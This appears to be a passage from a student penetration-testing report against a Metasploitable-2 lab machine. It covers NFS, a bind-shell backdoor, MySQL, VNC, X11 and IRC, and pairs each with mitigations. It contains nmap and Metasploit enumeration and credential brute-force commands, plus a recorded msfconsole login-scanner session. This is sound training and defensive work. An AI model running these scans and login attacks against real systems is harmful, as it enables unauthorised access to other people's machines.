
```
┌──(sanika㉿kali)-[~]
└─$ showmount -e 192.168.1.3

Export list for 192.168.1.3:
/ *
```

3. Metasploit NFS Enumeration

- Module

msfconsole
use auxiliary/scanner/nfs/nfsmount
set RHOSTS 192.168.1.3
run



Port 6200 – Bind Shell

Service: Bind Shell (Backdoor)

Service Description
A bind shell opens a command shell on the target system and listens on a specific port. In Metasploitable-2, this backdoor allows attackers to connect directly and execute commands, often without authentication.

Possible Attack Techniques

- Direct connection to the bind shell service
- Execution of arbitrary system commands
- Privilege abuse depending on shell permissions

Tools Commonly Used

- **Nmap** – Detection of open bind shell port
- **Netcat (nc)** – Connecting to the bind shell
- **Metasploit** – Bind shell handler modules

Potential Impact

- Remote command execution
- Full system compromise
- Loss of control over the affected host

Risk Level

Severity: Critical

Vulnerability Type

- Backdoor bind shell (unauthenticated access)

CVSS Score

9.8 – Critical

Mitigation & Prevention

- Remove unauthorized backdoor services
- Close unused ports via firewall rules
- Rebuild the system if a compromise is confirmed

Reference

- https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

Methods:


1. Bind Shell Port Discovery (First Step)

Purpose

- Identify open backdoor/bind shell ports

◇ Nmap Scan


nmap -p 6200 192.168.1.3



2. Command Execution via Bind Shell

Once connected:

whoami
id
uname -a



TCP Wrapper (Host-Based Access Control)

Service: TCP Wrapper (tcp_wrappers)

Service Description
TCP Wrapper is a host-based access control mechanism used to allow or deny network services based on IP addresses. Misconfigured rules can expose restricted services or allow attackers to bypass access controls.

Possible Attack Techniques

- Misuse of overly permissive hosts.allow rules
- Bypassing access restrictions due to incorrect configurations
- Service enumeration to identify wrapped services

Tools Commonly Used

- **Nmap** – Detecting services protected by TCP Wrapper
- **Manual inspection** – Reviewing hosts.allow and hosts.deny
- **Metasploit** – Auxiliary scanning modules

Potential Impact

- Unauthorized access to protected services
- Exposure of internal network services
- Increased attack surface for further exploitation

Risk Level

Severity: Medium

Vulnerability Type

- Misconfiguration of access control rules

CVSS Score

6.0 – Medium

Mitigation & Prevention

- Apply strict hosts.allow and hosts.deny rules
- Deny all services by default and allow only trusted IPs
- Regularly audit access control configurations

Reference

- https://www.cisa.gov/secure-configuration

  Methods:


1. Identifying TCP Wrapper Usage

Purpose

- Check whether services are protected by TCP Wrapper

◇ Nmap Check

nmap -sV 192.168.1.3



Port 3306 – MySQL

Service: MySQL Database Server

Service Description
MySQL is a relational database management system used to store application data. Weak authentication, default configurations, or outdated versions can allow attackers to access or manipulate sensitive database information.

Possible Attack Techniques

- Login using weak or default credentials
- Database enumeration and data extraction
- Exploitation of vulnerable MySQL versions for privilege escalation

Tools Commonly Used

- **Nmap** – MySQL service detection and version enumeration
- **MySQL client** – Manual login attempts
- **Metasploit** – MySQL login and exploitation modules

Potential Impact

- Unauthorized access to databases
- Exposure or modification of sensitive data
- Potential system compromise through database misuse

Risk Level

Severity: High

Example Vulnerability (CVE)

- **CVE-2012-2122** – MySQL authentication bypass vulnerability (commonly associated with Metasploitable-2)

CVSS Score

7.5 – High

Mitigation & Prevention

- Enforce strong database passwords
- Restrict MySQL access to trusted hosts only

- Regularly update and patch MySQL services

Reference


- https://www.cisa.gov/database-security

  Methods:

1. MySQL Service Detection & Enumeration

◇ Nmap Scan


nmap -p 3306 -sV 192.168.1.3




2.Metasploit MySQL Login Scanner

◇ Metasploit Module

msfconsole
use auxiliary/scanner/mysql/mysql_login
set RHOSTS 192.168.1.3
set USERNAME root
set PASSWORD ""
run


┌──(sanika㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
=[metasploit v6.4.103-dev
+ -- --=[2,584 exploits - 1,319 auxiliary - 1,697 payloads
+ -- --=[434 post - 49 encoders - 14 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can op
en an interactive session
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.3


RHOSTS ⇒ 192.168.1.3
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/mysql/mysql_login) > set PASSWORD ""
PASSWORD ⇒
msf auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.1.3:3306 - 192.168.1.3:3306 - Found remote MySQL version 5.0.
51a
[!] 192.168.1.3:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.1.3:3306 - 192.168.1.3:3306 - LOGIN FAILED: root: (Unable to
Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.1.3:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.3:3306 - Bruteforce completed, 0 credentials were successfu
l.
[*] 192.168.1.3:3306 - You can open an MySQL session with these credentia
ls and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >

Port 5900 – VNC

Service: Virtual Network Computing (VNC)

Service Description
VNC is a remote desktop protocol that allows graphical access to a system. Weak or missing authentication and lack of encryption can allow attackers to gain unauthorized remote control of the target machine.

Possible Attack Techniques

- Brute-force or guessing VNC passwords
- Connecting to VNC sessions without authentication
- Sniffing unencrypted VNC traffic

Tools Commonly Used

- **Nmap** – VNC service discovery and version detection
- **VNC viewer** – Manual connection attempts
- **Metasploit** – VNC authentication and brute-force modules

Potential Impact

- Unauthorized remote desktop access
- Complete system compromise
- Exposure of sensitive on-screen data

Risk Level

Severity: High

Example Vulnerability (CVE)

- **CVE-2019-15681** – VNC authentication bypass vulnerability (example reference)

CVSS Score

7.8 – High

Mitigation & Prevention

- Enforce strong VNC authentication
- Restrict VNC access to trusted IP addresses

- Use encrypted tunnels (SSH) or disable VNC if unused

Reference


- https://www.cisa.gov/remote-access-security

  Methods:

1. VNC Service Detection


◇ Nmap Scan

nmap -p 5900 -sV 192.168.1.3



2. Nmap Enumeration


Command: nmap -p5900 --script vnc-info,vnc-brute 192.168.0.125



3. Metasploit VNC Login Scanner

- Metasploit Module

msfconsole
use auxiliary/scanner/vnc/vnc_login
set RHOSTS 192.168.1.3
set RPORT 5900
run



Port 6000 – X11

Service: X Window System (X11)

Service Description
X11 is a graphical windowing system used on Unix/Linux platforms. If exposed over the network without proper access controls, it can allow attackers to capture keystrokes, screenshots, or interact with graphical applications remotely.

Possible Attack Techniques

- Unauthorized connection to open X11 display
- Keystroke logging and screen capture
- Remote interaction with GUI applications

Tools Commonly Used

- **Nmap** – Detection of X11 service
- **xwd / xspy / xhost** – X11 monitoring and access tools
- **Metasploit** – X11 auxiliary modules

Potential Impact

- Leakage of sensitive information (passwords, data)
- Unauthorized control of graphical sessions
- Full user session compromise

Risk Level

Severity: High

Example Vulnerability (CVE)

- **CVE-2016-7942** – X11 input validation vulnerability (example reference)

CVSS Score

7.6 – High

Mitigation & Prevention

- Disable remote X11 access if not required
- Use access controls (xhost, xauth) properly
- Tunnel X11 connections through SSH

Reference


- https://www.cisa.gov/secure-linux

  Methods:

1. X11 Service Detection

◇ Nmap Scan

nmap -p 6000 -sV 192.168.1.3



Port 6667 – IRC

Service: Internet Relay Chat (IRC)

Service Description
IRC is a real-time text communication protocol often used for chat services. In Metasploitable-2, the IRC service runs a vulnerable version that can be exploited to execute arbitrary commands on the server.

Possible Attack Techniques

- Exploitation of backdoored IRC daemon
- Remote command execution through malicious messages
- Abuse of insecure or outdated IRC configurations

Tools Commonly Used

- **Nmap** – IRC service and version detection
- **IRC client** – Manual interaction and testing
- **Metasploit** – IRC backdoor exploitation modules

Potential Impact

- Remote command execution
- Full system compromise
- Unauthorized control over the affected host

Risk Level

Severity: Critical

Example Vulnerability (CVE)

- **CVE-2010-2075** – UnrealIRCd backdoor vulnerability (commonly found in Metasploitable-2)

CVSS Score

10.0 – Critical

Mitigation & Prevention

- Remove vulnerable or backdoored IRC services
- Keep IRC software updated and verified

- Restrict unnecessary network services

Reference


- https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

  Methods:

1. IRC Service Detection & Version Enumeration

◇ Nmap Scan

